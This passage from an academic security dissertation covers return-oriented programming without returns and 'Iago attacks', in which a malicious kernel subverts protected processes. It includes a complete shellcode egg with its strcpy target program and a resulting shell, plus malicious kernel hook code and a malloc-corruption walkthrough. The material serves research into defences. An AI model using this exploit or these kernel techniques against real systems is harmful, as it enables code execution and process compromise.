We construct a complete, working shellcode using a return-oriented program without returns and which contains no zero bytes making it usable with a strcpy vulnerability. Once control flow has transferred to the shellcode, it sets up the arguments for a call to the syscall function.

```
syscall(SYS_execve, "/bin/sh", argv, evnp)
```

The target program, given in Listing 3.1, allocates enough memory on the heap to hold a 160 byte character array and a jmp_buf. Then, setjmp is called to initialize the jmp_buf and the target program's first argument is copied to the character array. Finally, longjmp causes control flow back to the point of the setjmp's return and the program exits. The target program is compiled and linked with Mozilla's libxul to provide the two instruction sequences pop %ebx; jmp *(%ebx) and pop %edx; jmp *(%edx) as described in Section 3.4. This is obviously a toy program; we include it, not because we are interested in exploiting such programs,

Listing 3.1. Target program for our example exploit.

```
struct foo {
        char buffer[160];
        jmp_buf jb;
};

int main(int argc, char **argv) {
        struct foo *f = malloc(sizeof *f);
        if (setjmp(f->jb))
                return 0;
        strcpy(f->buffer, argv[1]);
        longjmp(f->jb, 1);
}
```

Listing 3.2. Shellcode egg. Each group of four bytes is a single (little-endian) word that makes up the basic unit of return-oriented code and data.

```
0000000: 4cbf0408 40bf0408 34bf0408 14bf0408 3cbf0408  L...@...4.......<...
0000014: 34bf0408 32bf0408 3cbf0408 34bf0408 3bbf0408  4...2...<...4...;...
0000028: 3cbf0408 34bf0408 24bf0408 3cbf0408 38bf0408  <...4...$...<...8...
000003c: 20bf0408 34bf0408 17bf0408 3cbf0408 44bf0408   ...4.......<...D...
0000050: 1cc9045e 48bf0408 0b010101 20bf0408 2cbf0408  ...^H....... ...,...
0000064: 30bf0408 55555555 01273fb7 2f62696e 2f736801  0...UUUU.'?./bin/sh.
0000078: 55555555 20bf0408 01010101 393845b7 f93045b7  UUUU .......98E..0E.
000008c: a97d45b7 ca8a45b7 b98d45b7 115744b7 6779deb7  .}E...E...E..WD.gy..
00000a0: 55aa55aa 55aa55aa 55aa55aa 55aa55aa ee617d1d  U.U.U.U.U.U.U.U..a}.
00000b4: 9122a1ae                                      ."..
```

but because it allows us to gauge baseline for the size of a complete, if minimal, return-oriented exploit.

The shellcode "egg" in Listing 3.2 consists of four parts: (1) the return-oriented program; (2) data used by the program; (3) the instruction sequence catalog; and (4) data overwriting the jmp_buf. The program consists of a sequence of pointers to the sequence catalog and values to load into registers. The jmp_buf pointers are overwritten to point the stack pointer at the beginning of the program and the instruction pointer at the sequence pop %edx; jmp *(%edx) in libxul. Then, it xors esi with itself to clear it and uses this register to write zero words in the data section as needed. After the zeros have been written, important, nonzero data

that was overwritten is restored. Finally, the program ends with a call to the syscall function followed by its arguments which reside in the data.

The pop %edx; jmp *(%edx) sequence can be replaced with popad; cld; ljmp *(%edx) from libc. This requires the use of a far pointer which contains 00 as its final byte. A strcpy vulnerability allows writing a single terminating zero byte. Thus, our shellcode egg can contain exactly one far pointer at the very end.

When the target program is run with the exploit egg as its first argument, the result is a new shell.

```
steve@vdebian:~$ ./target "`cat␣egg`"
sh-3.2$
```

3.7 Conclusions and open problems

We have shown that on the x86 it is possible to mount a return-oriented programming attack without using any return instructions. In the new attack, certain return-like instruction sequences take the place of return instructions. Incidental features of the x86 ISA mean that these sequences are sufficiently frequent to make constructing a Turing-complete gadget set without return instructions feasible given large Linux libraries such as Mozilla's libxul, or libphp5.

Because it does not make use of return instructions, our new attack has negative implications for two recently proposed classes of defense against return oriented programming: those that detect the too-frequent use of returns in the instruction stream, and those that detect violations of the LIFO invariant normally maintained for the return-address stack. It does not appear that defenses that maintain a shadow return-address stack can be salvaged. On the other hand, defenses that look for too-frequent use of returns in a program's instruction stream could be modified to look also for too-frequent use of indirect jumps, though

this risks a cat-and-mouse game if attackers can switch again to different ways of chaining code sequences.

The major open problem suggested by our work is whether it is possible to find some property that *all* return-oriented attacks provably must share, but that is more specific (and therefore more efficiently checked) than CFI, which would rule out all control-flow attacks. The use of return instructions to chain sequences appeared to be such a property, but we have shown that it is not. Such a property could be used as part of a defense against return-oriented programming, assuming that it can be efficiently tested. In the absence of such a narrowly tailored property, it is not clear that effective defenses against return-oriented programming can be deployed at lower overhead than full CFI.

A second open problem is whether return-oriented programming without returns is feasible on architectures other than the x86. Of particular interest is the ARM architecture used in Apple's iPhone, the most widely-deployed Harvard architecture device.

Acknowledgements

We thank Ahmad-Reza Sadeghi, Stefan Savage, and Geoff Voelker for helpful discussions. This material is based upon work supported by the National Science Foundation under Grant No. 0831532. Any opinions, findings, and conclusions or recommendations expressed in this material are those of the authors and do not necessarily reflect the views of the National Science Foundation.

Chapter 3, in part, is a reprint of the material as it appears in UCSD Technical Report CS2010-0954. Stephen Checkoway and Hovav Shacham, UC San Diego, February 2010. The dissertation author was the primary investigator and author of this paper.

Chapter 4

Iago Attacks: Why the System Call API is a Bad Untrusted RPC Interface

In recent years, researchers have proposed systems for running trusted code on an untrusted operating system. Protection mechanisms deployed by such systems keep a malicious kernel from directly manipulating a trusted application's state. Under such systems, the application and kernel are, conceptually, peers, and the system call API defines an RPC interface between them.

We introduce *Iago attacks*, attacks that a malicious kernel can mount in this model. We show how a carefully chosen sequence of integer return values to Linux system calls can lead a supposedly protected process to act against its interests, and even to undertake arbitrary computation at the malicious kernel's behest.

Iago attacks are evidence that protecting applications from malicious kernels is more difficult than previously realized. This evidence follows naturally from showing that the system call API was really not designed to be an untrusted RPC interface and that contrary to the assumptions made by the designers of such systems, even simple system calls such as `getpid` can have dire consequences if they are misused.

4.1 Introduction

The prospect of running trusted tasks or processes on an untrusted operating system is a tantalizing one. Legacy operating systems are complicated and possibly untrustworthy systems, and retargeting an application written for a legacy OS to run on another, supposedly secure new OS may be prohibitively expensive. Retargeting is also not an option if we wish to provide trusted facilities (such as keyboard input [58]) to legacy applications.

But how is it possible to protect a task from the operating system running it? Every interaction between a userland process and the outside world is mediated by the kernel. A malicious kernel could lead a trusted process astray by falsifying its inputs. Furthermore, the kernel runs at higher privilege on the processor, and is specifically charged with managing application memory. A malicious kernel could read an application's secrets from memory, or cause an application to misbehave arbitrarily by modifying its program code.

In the last few years, researchers have proposed systems intended to achieve precisely the objective above: to run trusted code on an untrusted operating system. These proposed systems insinuate a supervisory module at high privilege that cooperates with the trusted application to isolate and protect it from the potentially malicious kernel. The supervisory module may derive its privilege from trusted hardware, as in XOMOS [51] and Flicker [55, 56, 57], or from running as a hypervisor, as in Overshadow [19, 69].

In this chapter, we give evidence that protecting applications from malicious kernels is more difficult than previously realized. For concreteness, we make particular reference to the design of Overshadow. We stress, however, that it is not our intention to single out Overshadow. Instead, we consider an abstract Overshadow-style system that prevents a malicious kernel from manipulating the

Listing 4.1. A Linux program that can be completely compromised by an Iago attack.

```
#include <stdlib.h>
int main() {
        void *p = malloc(100);
}
```

(a) Unprotected **(b)** Protected

Figure 4.1. Software stack abstraction for (a) unprotected systems and (b) systems protected by an Overshadow-like mechanism. In an unprotected system, the application communicates with the kernel via system calls. Additionally, the kernel is free to read and write application memory at will. In a protected system, the application and kernel are peers which communicate either directly via system calls, as with an unprotected system, or through supervisor intermediation. At no point is the kernel able to directly read or write protected application memory.

protected application's memory and other resources. Under such a system, the application and kernel are, conceptually, peers, and the system call API defines an RPC interface between them. We illustrate this conceptual relationship in Figure 4.1, on the next page.

In our main contribution, we describe attacks that a malicious kernel can mount in this model. Specifically, we show how a carefully chosen sequence of integer return values to Linux system calls can lead a supposedly protected process astray. In many cases, including Linux programs as simple as that given in Listing 4.1, our attacks induce *arbitrary computation* in the protected program. (See Section 4.4.3 for details of our attack on the program in Listing 4.1.) We call our

attacks *Iago attacks* because our malicious kernel convinces the application to act against its interests simply by communicating with it.

Some of the systems listed above, such as Flicker, provide only a narrow interface between the trusted component and the untrusted OS, and may therefore not be vulnerable to Iago attacks. The stated design goal of other systems listed above — notably, Overshadow — is protecting legacy applications that make general-purpose system calls and run on untrusted legacy operating systems such as Linux.

Overshadow. The Overshadow system, proposed by Chen et al. [19], allows legacy applications to run, without modification, on an untrusted kernel.

The fundamental technique introduced by Overshadow is *cloaking*. When the application is running, its memory is mapped normally. At other times, including when the kernel handles a system call on the application's behalf, the application's memory is encrypted and authenticated. Encryption keeps the kernel from reading application memory, and authentication keeps the kernel from modifying application memory. The Overshadow monitor interposes on application-kernel switches to swap between the two views. Overshadow uses virtualization to make cloaking efficient.

A sophisticated system of shims for system calls marshals data between the application and the kernel. Some system calls are modified extensively; for example, Overshadow applications use `mmap()` instead of `read()` and `write()` for secure file I/O. Other system calls, such as `getpid()`, are considered safe and not interposed on [19, Section 6.1].

Subsequent work by Ports and Garfinkel [69] reconsidered and refined the security properties provided by Overshadow. Ports and Garfinkel proposed extensions to Overshadow that prevent a variety of attacks by a malicious OS

on a protected application. For example, they observe that incorrect mapping of process IDs can lead to signal misdelivery. To prevent this attack, Ports and Garfinkel associate a "secure process ID" with each process. This secure process ID, which is independent of the usual process ID managed by the OS, is communicated to the parent process on `fork()` and is used for reliable signal delivery.

The attacks considered and protected against are similar to our Iago attacks. However, Ports and Garfinkel are concerned with maintaining semantic guarantees for OS services (e.g., time, entropy, the filesystem, mutual exclusion from critical sections, reliable interprocess communication) in the face of OS misbehavior. By contrast, we show how a malicious kernel can use system call return values in ways not related to the semantic content of these system calls. In some cases, our attacks can cause a protected process to undertake arbitrary computation.

Threat model. We consider a trusted application running on a malicious kernel. We assume that the application is unmodified and linked against unmodified system libraries, though the implementation of specific library functions might be modified by the protection system.

The kernel is kept by the protection system from directly reading or manipulating the application's state. The kernel still handles system calls on behalf of the application, however. We assume that it can provide return values of its choice to system calls made by the application. We focus on scalar return values: for example, the `ssize_t` return value of the `read` system call rather than the buffer filled as a result of the read.

The kernel's goal is to subvert the trusted application into disclosing its secrets or behaving otherwise than intended. In the limit, the kernel's goal is to cause the application to undertake arbitrary computation. Simple denial of service

is not in scope, because a malicious kernel could always crash or just refuse to boot.

Costs and benefits of abstraction. Our threat model abstracts away the details of how applications are protected from a malicious kernel. The benefits of this abstraction are, first, that our findings may be applicable to more than just one protection mechanism and, second, that we are able to run concrete experiments using an off-the-shelf Linux environment. The cost is that we cannot say with certainty that any attacks we identify will actually apply to a specific protection mechanism: It is possible that special-case handling that we have overlooked makes our attacks impossible on some particular system. (We emphatically *do not* claim that we have broken the Overshadow system.)

We believe that the tradeoffs favor studying the problem in the abstract, as we do. In exhibiting attacks that require no other affordance than the system call API, we focus attention on this API as the crux of security in this setting. That is, even a perfect defense mechanism that makes the kernel an untrusted peer to applications is not, by itself, sufficient to secure these applications from attack.

Our contributions. We make the following contributions:

1. We introduce Iago attacks — attacks in which a malicious kernel induces a protected process to act against its interests by manipulating system call return values — and give a threat model for them.

2. We implement a platform for experimenting with Iago attacks on Linux systems. We add hooks to the Linux kernel and implement a kernel module which contains the bulk of the attack code.

3. We demonstrate Iago attacks against Linux applications. In many cases, our attacks induce arbitrary computation in the protected program. We validate these attacks using our experimentation platform.

The rest of this chapter is organized as follows. We begin with a "warmup" and motivating example, showing how an Iago attack that manipulates `getpid()` return values allows connection replay against Apache mod_ssl. We next describe our architecture for experimenting with Iago attacks. Then, we describe our main technical result, an Iago attack that induces arbitrary code execution in any Linux process that uses the `malloc()` C library function. This is followed by a different Iago attack that targets programs using the OpenSSL library. Finally, we consider what makes such Iago attacks possible, and suggest directions for future research.

4.2 SSL Replay and `getpid()`

An important challenge for trusted applications running on untrusted kernels is communicating with the outside world. For communicating with a local user, such an application will require a trusted path to input and output devices. On the other hand, a trusted application that wishes to communicate with a remote user or service faces exactly the traditional network security problem (with the kernel as an active network adversary). Cryptography is well suited for solving this problem; for example, Chen et al. [19] propose the use of the SSL protocol. Implementing an SSL server on an untrusted kernel is not trivial; indeed, as Ports and Garfinkel observe [69], applications use the kernel as their source of cryptographic randomness. Failure by an application to obtain strong randomness from the kernel can have catastrophic results, as with the Debian PRNG bug [90].

Ports and Garfinkel propose that the trusted supervisor intercept application reads from entropy sources such as `/dev/random` to supply randomness to the

application. In this section, we observe that preventing cryptographic randomness vulnerabilities in trusted applications is more subtle than just providing a source of strong randomness. In particular, we show that an Iago attack targeting a seemingly innocuous system call — `getpid()` — allows replay attacks on Apache servers with mod_ssl.

Background: SSL and Apache. Before explaining our attack, we briefly recall the SSL protocol and the architecture of mod_ssl.

An SSL protocol interaction begins with a handshake. The handshake allows the client and server to pick session parameters; to establish shared cryptographic secrets; and to verify the identities of one or both against the public-key infrastructure. The shared cryptographic secrets are derived from public nonces contributed by both client and server (called the client random and server random) and from a secret value that, in the most common configuration (RSA key exchange without ephemeral Diffie-Hellman), is contributed by the client alone. (For the details of the SSL handshake, see Rescorla [73].)

As a consequence, the only protection that SSL provides a server against session replay is the server random value. If an SSL server can be made to reuse a server random value from some legitimate connection, an attacker can replay the packets of that connection. The SSL server will accept the connection, verify and decrypt the application-protocol packets, and pass their contents on to higher-layer code for processing. If the higher-layer code does not itself defend against replay, this weakness can allow attackers to repeat actions that authorized users intended to occur just once. For example, a single transfer of money using PayPal could turn into several transfers of the same amount.

SSL functionality in the Apache Web server is implemented by the mod_ssl extension, which itself is built on the OpenSSL library. In the usual configuration,

The Apache parent process performs all initialization tasks, then forks child processes that will handle incoming requests. Crucially, the OpenSSL entropy pool used by mod_ssl to generate randomness for the SSL protocol is seeded with entropy from the kernel only in the parent process. Every child process inherits an identical entropy pool when forked. The child processes avoid generating the same randomness by stirring into their entropy pools values that are not secret but that should be distinct: the process ID, obtained with `getpid()`, and the system time in seconds, obtained with `time()`.[1] For more details, see Ristenpart and Yilek [76].

The attack. Given the facts above, mounting a connection-replay Iago attack is straightforward. The kernel records the packets sent by a client to an Apache child process. It then fakes a network connection to another child process, and replays the recorded packets to the child. When the child makes `getpid()` and `time()` system calls to stir its entropy pool, the kernel responds with the same values with which it responded to the child that handled the legitimate connection. Ristenpart and Yilek have experimentally verified the feasibility of essentially this attack, in the context of virtual machine rewinding vulnerabilities [76].

If the supervisor provides secure time to trusted applications, the kernel will need to perform replay within a one-second window; otherwise, there is no limit on how long replay is possible.

Different randomness will be generated in subsequent connections to a child process, but the kernel can simply crash each child after a connection, causing the Apache parent to fork a replacement child with the same initial entropy pool.

Lessons. While the attack describes above allows connection replay against the most popular Unix SSL server, it is more interesting for relying on such seemingly

[1] In cryptographic terms, this is called domain separation.

innocuous system calls as `getpid()`. Apache mod_ssl is not using the process ID for its semantic value as an identifier for a process (for example for sending it signals); instead, it is using it as a nonrepeating nonce. A supervisor mechanism for ensuring reliable signal delivery will not necessarily address this non-semantic use of `getpid()`. (Indeed, who is to say that a repeating process ID is unreasonable? The kernel could cause a child to crash and, when the parent forks a new child in its place, give that child the same process ID the crashed child had.)

One might argue that this attack could be prevented by having child processes obtain additional strong entropy from the operating system. But the fact is that Apache as written does not do this, and in this chapter we are considering systems to protect off-the-shelf applications. In addition, there are good reasons why Apache is written the way that it is: most importantly, child processes may run with restricted privileges, and may not have access to `/dev/random` or other sources of entropy.

4.3 Iago infrastructure

In this section, we briefly describe our implementation of a malicious kernel. Readers not interested in these details are encouraged to skip to the next section.

To create a malicious kernel to carry out the Iago attacks, we started with Debian revision 35 of version 2.6.32 of the Linux kernel. In order to ease development of the Iago attacks, we modified the kernel as little as possible, pushing most of the implementation of the attacks to a kernel module that could be easily loaded and unloaded at runtime. The separation allows easy development and testing of the attacks.

Changes in the kernel proper consisted of providing hooks (used by the kernel module) at process creation and termination as well as the addition of a new

member, `struct shadow_state *ss`, in the `mm_struct` structure — the structure which maintains all of the state for a process's memory map. The `shadow_state` structure contains function pointers for the malicious implementation of the `brk`, `mmap2`, and `munmap` system calls. At process creation time, if the kernel module is loaded and wishes to attack the process, it can set `ss` to point to a particular `shadow_state` instance whose function pointer members are initialized to point to the desired, malicious functionality. To enable the use of the standard, nonmalicious functions in the module, the kernel exports symbols corresponding to the "real" functions which can be called as needed.

The implementation of the three system calls is changed to check if the `ss` member is non-`NULL` and if so if the function pointer corresponding to the system call is non-`NULL`. If both are non-`NULL`, then the function pointed to by the pointer is used; otherwise the real function is called. For example, the complete implementation of the `brk` system call is given in Listing 4.2. The others are similar. Note the calls to `down_write()` and `up_write()`. These are to lock and unlock the read/write semaphore that protects the `mm_struct` structure. In fact, a significant fraction of the implementation is concerned solely with avoiding race conditions and deadlocks, including handling the module being unloaded in the middle of an active Iago attack.

The majority of the Iago attacks is implemented as a kernel module. When the module is loaded, it installs hooks for process creation and exit and exports a simple control interface using the sysfs pseudo file-system. The sysfs interface allows executables on disk to be associated with a *profile*.

A profile is the implementation of a particular attack and consists of a malicious implementation of the system calls the attack requires. When a process is created after the module has been loaded, the process creation hook is called.

Listing 4.2. New implementation of the `brk` system call.

```
SYSCALL_DEFINE1(brk,
                unsigned long, brk)
{
    unsigned long retvalue;
    struct mm_struct *mm;
    struct shadow_state *ss;
    mm = current->mm;
    down_write(&mm->mmap_sem);
    ss = mm->ss;
    if (unlikely(ss != NULL) &&
        ss->brk != NULL)
        retvalue = (*ss->brk)(brk);
    else
        retvalue = real_brk(brk);
    up_write(&mm->mmap_sem);
    return retvalue;
}
```

Table 4.1. Lines of code for each component of our malicious kernel. The number for the kernel is the sum of the number of lines added (129) and the number of lines deleted (12). The kernel module is separated into the core — which includes the code for the sysfs interface, as well as the process creation and exit hooks — and the profiles described in Sections 4.4 and 4.5.

Component	lines of code
kernel	141
module core	354
malloc profile	111
openssl profile	111

If the executable on disk has been associated with a profile, then the process's `mm->ss` member is set to an appropriately filled `shadow_state` structure. As the program executes, the relevant system calls are handled by the code for the profile as described above.

The effort to construct a malicious kernel from a nonmalicious kernel is relatively minor. Table 4.1 shows a breakdown of the amount of code written.

In principle, the `read` (or any other system call) could be handled in the same manner. However, since the *behavior* of `read` does not need to change for

our attacks, we rely on normal input redirection or socket behavior to supply the necessary data.

Similarly, one could easily modify the kernel to prevent address space layout randomization (ASLR). A process can inhibit the randomization of its children in Linux by calling the `personality()` function with the `ADDR_NO_RANDOMIZE` bit of the argument set. Since it is easiest to work with a consistent address space layout including stack location, all of our victim programs are launched via a helper program which sets the arguments and environment to a known state, performs input and output redirection, and disables ASLR.

4.4 Compromising any program using `malloc()`

In this section, we show how any program which uses `malloc()` — including the 4-line program in Listing 4.1 — can be induced to perform arbitrary code execution by a malicious kernel that behaves exactly like a normal kernel except for some carefully chosen return values for standard Linux system calls. We describe the attack in stages.

4.4.1 `mmap()` and `read()`

For the first stage, consider the following code fragment

```
p = mmap(NULL, 1024, prot,
         flags, -1, 0);
read(fd, p, 1024);
```

which memory maps a 1024 byte region of memory via the `mmap2` system call and then reads up to 1024 bytes into it from a file descriptor using the `read` system call. This fragment of code is vulnerable to an Iago attack.

Since the kernel is responsible for memory management, a malicious kernel can return an address that is *not* a newly allocated memory region, but rather is

Table 4.2. Standard I/O functions which read files [70].

`fgetc()`	`getchar_unlocked()`
`fgets()`	`getdelim()`
`fread()`	`getline()`
`fscanf()`	`gets()`
`getc()`	`scanf()`
`getc_unlocked()`	`vfscanf()`
`getchar()`	`vscanf()`

an address on the stack. When the `read` occurs, the stack will be overwritten with up to 1024 bytes of the kernel's choice. At this point, a saved return address on the stack may be overwritten and the program can be coerced into executing a return-oriented program [78].

4.4.2 Standard I/O

Most programs do not themselves use the `mmap()` and `read()` functions; however, any program that uses standard I/O functions to read from a file — such as those listed in Table 4.2 — does. In particular, standard I/O functions like `fread()` perform I/O buffering for performance reasons. A buffer sized to hold one file system block, typically 4096 bytes, is allocated by `mmap()` in the EGLIBC internal function `_IO_file_doallocate()` and filled by the `_IO_new_file_underflow()` function which itself calls `read()`.

As before, the kernel can respond to the `mmap2` call with the address of a saved return address on the stack and then respond to `read` with a return-oriented program. In this way, any program that performs file input using the standard I/O functions is vulnerable.

4.4.3 Malloc

By carefully responding to `brk` system calls, a malicious kernel can confuse malloc into writing a single word of the kernel's choice into the application's




Figure 4.2. The state of the heap after the following function calls.

```
void *p = malloc(72);
void *q = malloc(100);
free(p);
```

chunk 1 has a size of 80 bytes (72 plus 4 for metadata plus 4 to get an 8 byte alignment) and has the `PREV_INUSE` bit set since it is the first chunk (hence a `size` field of 81 rather than 80).

chunk 2 has a size of 104 bytes (100 plus 4 for metadata) and the `PREV_INUSE` bit is clear, because `p` was freed, so the size of chunk 1 is stored in `prev_size`. Since this chunk is in use, the application memory extends into what would otherwise be the `prev_size` field of the top chunk.

top is the top-most chunk. It is always free and always has the `PREV_INUSE` bit set.

Note that pointers `p` and `q` point 8 bytes after the start of their corresponding chunks.

memory. How this is accomplished depends heavily on the specifics of the operation of the malloc implementation and how it interacts with the system call wrappers in the rest of libc. We describe this in detail below.

The version of malloc used in EGLIBC 2.1.2 is a substantially modified version of ptmalloc2 by Wolfram Gloger based on Doug Lea's dlmalloc. EGLIBC's malloc is cleanly separated into upper and lower halves. The upper half is responsible for allocating and freeing regions of memory for the application by requesting a new region of memory from the lower half, splitting and merging free regions, managing a menagerie of free lists, and generally performing the bookkeeping necessary to handle application requests. It implements the public functions specified by the C99 standard [28, Section 7.20.3] including `malloc()` and `free()`.

This half is, by now, well studied in the literature [45, 5, 68, 11, 12]. The lower half, by contrast, is tasked with claiming and releasing pages of memory from and to the operating system. It is this half that we are most interested in.

Malloc's view of allocated memory is different from the application programmer's. Every region of allocated memory tracked by malloc is called a *chunk*. Broadly speaking, there are three types of chunks, chunks that are in use by the program, free chunks, and the special "top" chunk which can grow and shrink as malloc's lower half requests memory from and returns memory to the system. Each chunk contains the metadata necessary to free the chunk, place it on free lists, and coalesce it with adjacent chunks. (Having inline metadata is not the only way to structure an allocator, see Novark and Berger for a concise overview of several approaches [65, Section 2].) A chunk is defined as

```
struct malloc_chunk {
        size_t prev_size;
        size_t size;
        /* ... */
};
```

where the elided members are for managing doubly-linked lists of chunks. The least-significant bit of the `size` member is the `PREV_INUSE` bit. If it is set, then the previous chunk is in use (or is not tracked by malloc). Otherwise, it is free and the `prev_size` member contains its size. The second-least-significant bit of `size` is the `IS_MMAPPED` bit and it is set if the chunk was allocated using `mmap()`. (The third-least-significant bit is also metadata other than the size but it is not important here.) After a chunk is created to satisfy an application request, `malloc()` returns the address 8 bytes past the start of the chunk; that is, the address of memory after the `size` member.[2] This is the view of the allocated memory that the programmer has.

[2]On 64 bit systems, `size_t` is typically 8 bytes so the address returned by `malloc()`, in that case, is 16 bytes past the start of the chunk. For concreteness, we focus on the 32 bit case.

The only member that is always needed when a chunk is in use is the `size` member. The `prev_size` member is only needed when the preceding chunk is free. As a result, `prev_size` can share space with the preceding chunk and the members for managing the linked lists can share space with the application memory. Thus, each chunk has only a 4 byte overhead.

Figure 4.2 shows the three chunks — `chunk 1`, `chunk 2`, and `top` — that result after several calls to `malloc()` and `free()`. First, memory is allocated from the system by the lower half of malloc, described below, to produce `top`. Then, `chunk 1` and `chunk 2` are split off from `top` and pointers to the application region of the chunk is returned to the program. Finally `chunk 1` is freed and the `PREV_INUSE` bit and the `prev_size` member of `chunk 2` are set resulting in the values in memory shown in the figure.

When malloc's upper half needs more memory, because it cannot satisfy a request from the free chunks, for example, it calls the internal function `sYSMALLOc()`, passing the size of memory it needs to accommodate the `malloc()` request, including 4 bytes for the `size` member, and maintaining 8 byte alignment. If `sYSMALLOc()` can satisfy the request, it will return a pointer to the application memory of a chunk of the requested size as well as potentially modifying the top chunk.

A simplified description of the algorithm used by `sYSMALLOc()` is given in Algorithm 4.1. This omits all error handling not essential for our purposes, allocations on threads other than the main thread, and issues of noncontiguous allocations including applications calling `__sbrk()` themselves. The `set_size()` function sets the size member of a chunk; `chunk2mem()` returns the application's view of the chunk, namely, it returns the address 8 bytes past the beginning of the chunk; and `chunk_at_offset(chunk, offset)` treats the memory at address `chunk` + `offset` as a chunk.

Algorithm 4.1. A simplified version of the `sYSMALLOc` algorithm.

```
1:  function sYSMALLOc(nb) ▷ nb is the request size in bytes plus 4 aligned to an 8 byte boundrary
2:      if nb > mmap_threshold then
3:          size ← nb + 4 aligned to a page boundrary
4:          p ← mmap(size)
5:          if mmap() call succeeded then
6:              set_size(p, size|IS_MMAPPED)
7:              return chunk2mem(p)
8:      top_size ← the size of the top chunk
9:      size ← nb + top_pad + 8 − top_size aligned to a page boundrary
10:     brk ← __sbrk(size)
11:     if __sbrk() call failed then
12:         Add top_size, back into size and align to a page boundrary
13:         if size < 1 MB then
14:             size ← 1 MB
15:         brk ← mmap(size)
16:         if mmap() call succeeded then
17:             top ← brk
18:             set_size(top, size|PREV_INUSE)
19:     else
20:         if brk is the end of the top chunk then
21:             set_size(top, (size + top_size)|PREV_INUSE)          ▷ extend the top chunk by size
22:         else                                                     ▷ first call to malloc()
23:             let correction be num bytes needed to ensure chunk2mem(brk) is 8-byte aligned
24:             if correction > 0 then
25:                 brk ← brk + correction
26:             correction ← correction + top_size                   ▷ this was subtracted out in line 9
27:             extend correction so that brk + size + correction ends on a page boundrary
28:             snd_brk ← __sbrk(correction)
29:             if __sbrk() call failed then ▷ determine where the end of the allocated memory lies
30:                 correction ← 0
31:                 snd_brk ← __sbrk(0)
32:             top ← brk
33:             set_size(top, (snd_brk − brk + correction)|PREV_INUSE))
34:     p ← top
35:     size ← the size of the top chunk
36:     if size > nb + 8 then
37:         top ← chunk_at_offset(top, nb)
38:         set_size(p, nb|PREV_INUSE)                               ▷ allocate nb bytes
39:         set_size(top, (size − nb)|PREV_INUSE)
40:         return chunk2mem(p)
41:     return NULL
```

Lines 2–7 handle the case where the requested size *nb* meets the threshold to be allocated directly by `mmap()`. Lines 8–10 attempt to extend the program's data memory using `__sbrk()` far enough to accommodate the request along with some additional padding. If `__sbrk()` fails, then lines 11–18 resort to allocating at least one megabyte of memory using `mmap()` which will become the new top chunk shortly. In the common case, `__sbrk()` will succeed and will furthermore have extended the space previously allocated by an `__sbrk()`. If so, then the size of the top chunk is set to be the old size plus the size of the newly allocated region; line 21. The first time `sYSMALLOc()` is called, there will have been no previous call to `__sbrk()` and thus no space to extend so lines 23–33 will perform the initial setup which consists of ensuring the beginning and ending alignment of the memory is correct. (This code path is also taken in the event the `__sbrk()` on line 10 failed but the `mmap()` succeeded.) Finally, if any of the allocation paths have succeeded in creating a top chunk that is large enough to satisfy the request, then line 37–40 will split an *nb*-sized chunk off and return a pointer to the application memory region.

The alignment fixup the first time `sYSMALLOc()` is called in lines 23–33 is to ensure that chunks that are split from the top chunk are 8-byte aligned and that the top chunk ends on a page boundary. We can use the interaction of the three calls to `__sbrk()` (lines 10, 28, and 31) to control where malloc thinks the data memory starts and ends. This is integral to confusing it into writing a word of our choice at a memory location also of our choice. To see how we can accomplish this, we need to look at the details of the `__sbrk()` function, the `__brk()` wrapper function, and the `brk` system call.

At the lowest level, the `brk` system call takes as an argument the requested new program break — the end of the process's data memory — and is supposed to return the break that results from the call. In the special case that the argument

Algorithm 4.2. Pseudocode for the `__sbrk()` function.

```
function __sbrk(increment)
    if __curbrk = NULL then
        __brk(0)
    if increment = 0 then
        return __curbrk
    oldbrk ← __curbrk
    if oldbrk + increment does not overflow then
        if __brk(oldbrk + increment) = 0 then
            return oldbrk
    return −1
```

is 0, `brk` just returns the current break without changing it. The EGLIBC wrapper function `__brk()` takes the requested break as an argument and returns 0 if the break returned by the system call is at least as great as the requested break and -1 otherwise. EGLIBC maintains a global variable `__curbrk` which is initially `NULL` but is updated with the result of the `brk` system call in `__brk()`, even if `__brk()` ultimately returns an error.

By contrast, the `__sbrk()` function takes an amount by which the break should be incremented and returns the previous value of the break if it is able to extend the break by at least that amount, otherwise it returns -1. Algorithm 4.2 contains the pseudocode for `__sbrk()`.

In order to control where malloc thinks the start and end of the data memory region lie, the kernel only needs to respond appropriately to the `brk` system calls. To see this, assume the kernel wants malloc to think the start of kernel memory is at address S and the end lies at address E and that the first call to `sYSMALLOC()` has argument *nb* which is less than the threshold for using `mmap()`. Since malloc will ensure that its start of data memory is on an 8-byte boundary, assume that S is also on an 8-byte boundary.

At line 10, `sYSMALLOc()` will call `__sbrk()` passing in some positive increment $size > nb$. Since this is the first time `__sbrk()` has been called, `__curbrk` is

